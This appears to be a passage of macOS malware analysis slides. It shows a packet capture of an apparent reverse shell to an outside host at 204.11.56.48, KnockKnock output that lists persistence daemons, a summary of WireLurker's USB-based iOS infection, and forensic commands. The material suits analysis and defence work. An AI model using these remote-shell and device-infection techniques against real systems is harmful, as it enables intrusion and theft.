    0x0000: 4500 0040 3abc 4000 4006 0000 c0a8 6a80  E..@:..@.....j.
    0x0010: cc0b 3830 c004 01bb 153c 52c3 0000 0000  ..80.....<R....
    0x0020: b002 ffff 2f97 0000 0204 05b4 0103 0303  ....//.....
    0x0030: 0101 080a 074d b7b0 0000 0000 0402 0000  ....M.....
15:41:05.690196 IP 204.11.56.48.443 > 192.168.106.128.49156: Flags [S.], seq 2311980898, ack 356274884, win
64240, options [mss 1460], length 0
    0x0000: 4500 002c ffca 0000 8006 0b9d cc0b 3830  E.,.....80
    0x0010: c0a8 6a80 01bb c004 89ce 0762 153c 52c4  ..j.....b.<R.
    0x0020: 6012 faf0 b2d0 0000 0204 05b4 0000 0000  `.....
    0x0030: 0000          ..
15:41:05.690239 IP 192.168.106.128.49156 > 204.11.56.48.443: Flags [L], ack 1, win 65535, length 0
    0x0000: 4500 0028 31e7 4000 4006 0000 c0a8 6a80  E..(1..@.....j.
    0x0010: cc0b 3830 c004 01bb 153c 52c4 89ce 0763  ..80.....<R....
    0x0020: 5010 ffff 2f7f 0000          P.../...
15:41:05.695494 IP 192.168.106.128.49156 > 204.11.56.48.443: Flags [P.], seq 1:9, ack 1, win 65535, length 8
    0x0000: 4500 0030 0087 4000 4006 0000 c0a8 6a80  E..0..@.....j.
    0x0010: cc0b 3830 c004 01bb 153c 52c4 89ce 0763  ..80.....<R....
    0x0020: 5018 ffff 2f87 0000 7368 2d33 2e32 2420  P.../.. sh-3.2$
```

Knock Knock

```
knockknock — bash — 99x24

globalupdate
path: /usr/bin/globalupdate
plist: /Library/LaunchDaemons/com.apple.globalupdate.plist
hash: 9037cf29ed485dae11e22955724a00e7

usbmuxd
path: /System/Library/PrivateFrameworks/MobileDevice.framework/Versions/A/Resources/usbmuxd
plist: /System/Library/LaunchDaemons/com.apple.usbmuxd.plist
hash: 80c6f3ab3be413f15f177db42699b8cc

locate.updatedb
path: /usr/libexec/locate.updatedb
plist: /System/Library/LaunchDaemons/com.apple.locate.plist
hash: e8cc729ae05233c414eb0c672d836fc1

ntpd-wrapper
path: /usr/libexec/ntpd-wrapper
plist: /System/Library/LaunchDaemons/org.ntp.ntpd.plist
hash: b40620933f09beb45f35c59073cca64e

machook
path: /usr/local/machook/machook
plist: /Library/LaunchDaemons/com.apple.machook_damon.plist
hash: 5b43df4fac4cac52412126a6c604853c
```

WireLurker


WireLurker

- Also known as Machook
- Distributed through trojanized application found in the Maiyadi App Store
- Monitor for connected iOS devices via USB
 - Collect information about the device
 - Install apps to the device. Uses enterprise provisioning for non-jailbroken devices.

Other Commands

- Dump printable strings
 - `strings -n <min string length> <filename>`
- List IP sockets
 - `lsof -i -n -P`
- Monitor system calls
 - `fs_usage -w -f <mode>`

Read Carefully =)



**SWITCH
ON
FREEDOM**